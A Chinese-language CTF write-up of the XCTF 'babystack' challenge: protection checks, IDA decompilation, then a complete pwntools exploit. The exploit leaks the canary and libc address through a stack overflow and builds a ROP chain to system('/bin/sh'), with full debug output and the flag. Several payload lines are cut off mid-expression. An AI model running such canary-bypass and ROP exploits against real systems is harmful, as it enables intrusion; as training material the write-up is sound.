pwn1 babystack [XCTF-PWN][高手进阶区]CTF writeup攻防世界题解系列19

原创

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题目地址：pwn1 babystack

已经到了高手进阶区的第八题了，已经渐入佳境了。哈哈！

废话不说，看看题目先

pwn1 最佳Writeup由思想在_裸奔提供
WP 建议
难度系数： ★★2.0
题目来源： 厦门邀请赛
题目描述： 暂无
题目场景： 点击获取在线场景
题目附件： 附件1

厦门邀请赛的题目，还是2星难度，那就开工了。

管理检查一下保护机制：


```
[*] '/ctf/work/python/pwn1/babystack'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

开了一些保护机制：

1. Full RELRO GOT表只读
2. Canary found 需要绕过Canary
3. NX 不能执行栈上代码

好吧，各种保护机制的理解，大家还是要去看看资料，自行理解一下为什么系统要提供这些保护机制。

拿出IDA做下反编译



```
Functions...
Function name
_init_proc
sub_400680
_puts
_write
_strlen
__stack_chk_fail
_memset
_read
_setvbuf
_atoi
_exit
start
sub_400750
sub_400780
sub_4007C0
sub_4007F0
sub_4007F7
sub_400826
sub_400841
sub_4008B9
main
init
fini
_term_proc
puts
write
strlen
__stack_chk_fail
memset
read
__libc_start_main
setvbuf
atoi
Line 21 of 35
```

```
IDA View-A    Hex View-1    Structures
.text:0000000000400907 ; } // starts at 4008B9
.text:0000000000400907 sub_4008B9      endp
.text:0000000000400907
.text:0000000000400908
.text:0000000000400908 ; =============== S U B R O U T I N E =======================================
.text:0000000000400908
.text:0000000000400908 ; Attributes: bp-based frame
.text:0000000000400908
.text:0000000000400908 ; int __cdecl main(int, char **, char **)
.text:0000000000400908 main            proc near               ; DATA XREF: start+1D↑o
.text:0000000000400908
.text:0000000000400908 var_94          = dword ptr -94h
.text:0000000000400908 s               = byte ptr -90h
.text:0000000000400908 var_8           = qword ptr -8
.text:0000000000400908
.text:0000000000400908 ; __unwind {
.text:0000000000400908                 push    rbp
.text:0000000000400909                 mov     rbp, rsp
.text:000000000040090C                 sub     rsp, 0A0h
.text:0000000000400913                 mov     rax, fs:28h
.text:000000000040091C                 mov     [rbp+var_8], rax
.text:0000000000400920                 xor     eax, eax
.text:0000000000400922                 mov     rax, cs:stdin
.text:0000000000400929                 mov     ecx, 0          ; n
.text:000000000040092E                 mov     edx, 2          ; modes
.text:0000000000400933                 mov     esi, 0          ; buf
.text:0000000000400938                 mov     rdi, rax        ; stream
.text:000000000040093B                 call    _setvbuf
.text:0000000000400940                 mov     rax, cs:stdout
.text:0000000000400947                 mov     ecx, 0          ; n
.text:000000000040094C                 mov     edx, 2          ; modes
.text:0000000000400951                 mov     esi, 0          ; buf
.text:0000000000400956                 mov     rdi, rax        ; stream
.text:0000000000400959                 call    _setvbuf
.text:000000000040095E                 mov     rax, cs:stderr
.text:0000000000400965                 mov     ecx, 0          ; n
.text:000000000040096A                 mov     edx, 2          ; modes
.text:000000000040096F                 mov     esi, 0          ; buf
.text:0000000000400974                 mov     rdi, rax        ; stream
.text:0000000000400977                 call    _setvbuf
.text:000000000040097C                 lea     rax, [rbp+s]
.text:0000000000400983                 mov     edx, 80h        ; n
.text:0000000000400988                 mov     esi, 0          ; c
.text:000000000040098D                 mov     rdi, rax        ; s
.text:0000000000400990                 call    _memset
.text:0000000000400995
.text:0000000000400995 loc_400995:                             ; CODE XREF: main+117↓j
.text:0000000000400995                 mov     eax, 0
.text:000000000040099A                 call    sub_4008B9
.text:000000000040099F                 mov     eax, 0
.text:00000000004009A4                 call    sub_400841
.text:00000000004009A9                 mov     [rbp+var_94], eax
.text:00000000004009AF                 mov     eax, [rbp+var_94]
.text:00000000004009B5                 cmp     eax, 2
.text:00000000004009B8                 jz      short loc_4009DF
.text:00000000004009BA                 cmp     eax, 3
.text:00000000004009BD                 jz      short loc_4009F0
.text:00000000004009BF                 cmp     eax, 1
.text:00000000004009C2                 jnz     short loc_400A06
.text:00000000004009C4                 lea     rax, [rbp+s]
.text:00000000004009CB                 mov     edx, 100h       ; nbytes
.text:00000000004009D0                 mov     rsi, rax        ; buf
.text:00000000004009D3                 mov     edi, 0          ; fd
.text:00000000004009D8                 call    _read
.text:00000000004009DD                 jmp     short loc_400A13
.text:00000000004009DF ; ---------------------------------------------------------------------------
.text:00000000004009DF
.text:00000000004009DF loc_4009DF:                             ; CODE XREF: main+B0↑j
.text:00000000004009DF                 lea     rax, [rbp+s]
.text:00000000004009E6                 mov     rdi, rax        ; s
00000908 0000000000400908: main (Synchronized with Hex View-1)
```

针对反编译之后的代码，做了一下变量和函数重命名，得到的结果是只有main函数有用，其他都是辅助函数

下面我把已经修改过名称的c语言代码贴出来，就一个函数main：

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  int v3; // eax
  char s; // [rsp+10h] [rbp-90h]
  unsigned __int64 v6; // [rsp+98h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  memset(&s, 0, 0x80uLL);
  while ( 1 )
  {
    menu_string();
    v3 = get_int();
    switch ( v3 )
    {
      case 2:
        puts(&s);
        break;
      case 3:
        return 0LL;
      case 1:
        read(0, &s, 0x100uLL);
        break;
      default:
        puts_wrap("invalid choice");
        break;
    }
    puts_wrap((const char *)&cNull);
  }
}
```

可以看到漏洞点就是

```
read(0, &s, 0x100uLL);
```

读取的长度超过定义的长度

```
char s; // [rsp+10h] [rbp-90h]
```

> 关键步骤分析

这个题目关键步骤是：

1. 利用栈溢出做canary泄露
2. 利用栈溢出做libc泄露，再通过libc确定system和/bin/sh
3. 利用栈溢出做rop链，执行system('/bin/sh')

我这里分别给出三次溢出的payload

1、canary泄露的payload：

```
payload = 'A'*(0x90-8)
```

2、libc泄露的payload：

```
pop_rdi_ret = 0x400a93
write_got = elf.got['write']
puts_plt = elf.plt['puts']
main_addr = 0x400908
payload = 'A'*(0x90-8) + p64(canary) + 'A'*8 + p64(pop_rdi_ret) + p64(write_got) + p64(puts_plt) + p64(main
```

3、rop链执行system('/bin/sh')

```
payload = 'A'*(0x90-8) + p64(canary) + 'A'*8 + p64(pop_rdi_ret) + p64(binsh_addr) + p64(system_addr) + p64(
```

pop rdi; ret的指令寻找方式如下：

```
root@mypwn:/ctf/work/python/pwn1# ROPgadget --binary babystack --only 'pop|ret' | grep rdi
0x0000000000400a93 : pop rdi ; ret
```

根据三次payload，编写python代码如下：

```
#!python
#!/usr/bin/env python
#coding:utf8

from pwn import *

context.log_level = 'debug'
process_name = './babystack'
# p = process([process_name], env={'LD_LIBRARY_PATH':'./'})
p = remote('111.198.29.45', 45404)
elf = ELF(process_name)

def get_info():
 info = p.recvline()
 log.info("info => %s", info)
 return info

def store_info(payload):
 p.sendlineafter('--------\n>> ', '1')
 p.sendline(payload)
 return get_info()


def print_info():
 p.sendlineafter('--------\n>> ', '2')
 return get_info()

def quit_program():
 p.sendlineafter('--------\n>> ', '3')
 # return get_info()

payload = 'A'*(0x90-8)
payload = 'A'*(0x90-8)
store_info(payload)
print_info()
canary = u64(p.recvn(7).rjust(8, '\x00'))
log.info("canary => %#x", canary)


pop_rdi_ret = 0x400a93
write_got = elf.got['write']
puts_plt = elf.plt['puts']
main_addr = 0x400908
payload = 'A'*(0x90-8) + p64(canary) + 'A'*8 + p64(pop_rdi_ret) + p64(write_got) + p64(puts_plt) + p64(main
store_info(payload)
quit_program()
write_addr = u64(p.recvn(6).ljust(8, '\x00'))
log.info("write_addr => %#x", write_addr)

from LibcSearcher import *
libc = LibcSearcher('write', write_addr)
libc_base = write_addr - libc.dump('write')
system_addr = libc_base + libc.dump('system')
binsh_addr = libc_base + libc.dump('str_bin_sh')
log.info("system_addr => %#x", system_addr)
log.info("binsh_addr => %#x", binsh_addr)
payload = 'A'*(0x90-8) + p64(canary) + 'A'*8 + p64(pop_rdi_ret) + p64(binsh_addr) + p64(system_addr) + p64(
store_info(payload)
quit_program()


p.interactive()
```

执行结果如下：

```
root@mypwn:/ctf/work/python/pwn1# python pwn1.py
[+] Opening connection to 111.198.29.45 on port 45404: Done
[DEBUG] PLT 0x40068c puts
[DEBUG] PLT 0x4006a0 write
[DEBUG] PLT 0x4006b0 strlen
[DEBUG] PLT 0x4006c0 __stack_chk_fail
[DEBUG] PLT 0x4006d0 memset
[DEBUG] PLT 0x4006e0 read
[DEBUG] PLT 0x4006f0 setvbuf
[DEBUG] PLT 0x400700 atoi
[DEBUG] PLT 0x400710 exit
[*] '/ctf/work/python/pwn1/babystack'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[DEBUG] Received 0x2c bytes:
    '--------\n'
    '1.store\n'
    '2.print\n'
    '3.quit\n'
    '--------\n'
    '>> '
[DEBUG] Sent 0x2 bytes:
    '1\n'
[DEBUG] Sent 0x89 bytes:
    'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[DEBUG] Received 0x1 bytes:
    '\n'
[*] info =>
[DEBUG] Received 0x2c bytes:
    '--------\n'
    '1.store\n'
    '2.print\n'
    '3.quit\n'
    '--------\n'
    '>> '
[DEBUG] Sent 0x2 bytes:
    '2\n'
[DEBUG] Received 0x93 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    *
    00000080  41 41 41 41  41 41 41 41  0a 0a 64 c5  f3 03 b2 6b  │AAAA│AAAA│··d·│···k│
    00000090  30 0a 40                                            │0·@│
    00000093
[*] info => AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[*] canary => 0x6bb203f3c5640a00
[DEBUG] Received 0x2e bytes:
    '\n'
    '\n'
    '--------\n'
    '1.store\n'
    '2.print\n'
    '3.quit\n'
    '--------\n'
    '>> '
[DEBUG] Sent 0x2 bytes:
    '1\n'
[DEBUG] Sent 0xb9 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    *
    00000080  41 41 41 41  41 41 41 41  00 0a 64 c5  f3 03 b2 6b  │AAAA│AAAA│··d·│···k│
    00000090  41 41 41 41  41 41 41 41  93 0a 40 00  00 00 00 00  │AAAA│AAAA│··@·│····│
    000000a0  b0 0f 60 00  00 00 00 00  8c 06 40 00  00 00 00 00  │··`·│····│··@·│····│
    000000b0  08 09 40 00  00 00 00 00  0a                        │··@·│····│·│
    000000b9
[DEBUG] Received 0x1 bytes:
    '\n'
[*] info =>
[DEBUG] Received 0x2c bytes:
    '--------\n'
    '1.store\n'
    '2.print\n'
    '3.quit\n'
    '--------\n'
    '>> '
[DEBUG] Sent 0x2 bytes:
    '3\n'
[DEBUG] Received 0x6 bytes:
    00000000  b0 22 77 90  2a 7f                                  │·"w·│*·│
    00000006
[*] write_addr => 0x7f2a907722b0
[+] ubuntu-xenial-amd64-libc6 (id libc6_2.23-0ubuntu10_amd64) be choosed.
[*] system addr => 0x7f2a906c0390
[*] binsh_addr => 0x7f2a90807d57
[DEBUG] Received 0x2d bytes:
    '\n'
    '--------\n'
    '1.store\n'
    '2.print\n'
    '3.quit\n'
    '--------\n'
    '>> '
[DEBUG] Sent 0x2 bytes:
    '1\n'
[DEBUG] Sent 0xb9 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    *
    00000080  41 41 41 41  41 41 41 41  00 0a 64 c5  f3 03 b2 6b  │AAAA│AAAA│··d·│···k│
    00000090  41 41 41 41  41 41 41 41  93 0a 40 00  00 00 00 00  │AAAA│AAAA│··@·│····│
    000000a0  57 7d 80 90  2a 7f 00 00  90 03 6c 90  2a 7f 00 00  │W}··│*···│··l·│*···│
    000000b0  08 09 40 00  00 00 00 00  0a                        │··@·│····│·│
    000000b9
[DEBUG] Received 0x1 bytes:
    '\n'
[*] info =>
[DEBUG] Received 0x2c bytes:
    '--------\n'
    '1.store\n'
    '2.print\n'
    '3.quit\n'
    '--------\n'
    '>> '
[DEBUG] Sent 0x2 bytes:
    '3\n'
[*] Switching to interactive mode
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x2d bytes:
    'cyberpeace{3901f42fc6a99d86ac8cc6cdaa6310e5}\n'
cyberpeace{3901f42fc6a99d86ac8cc6cdaa6310e5}
[*] Got EOF while reading in interactive
$
```

大家一定要开启debug模式，或者通过gdb去调试看看堆栈中的内容和我们设置的情况是否一致。

另外良好的编程习惯，函数化编程、对象化编程的思考方式可以让我们在编写代码的时候少走一些弯路。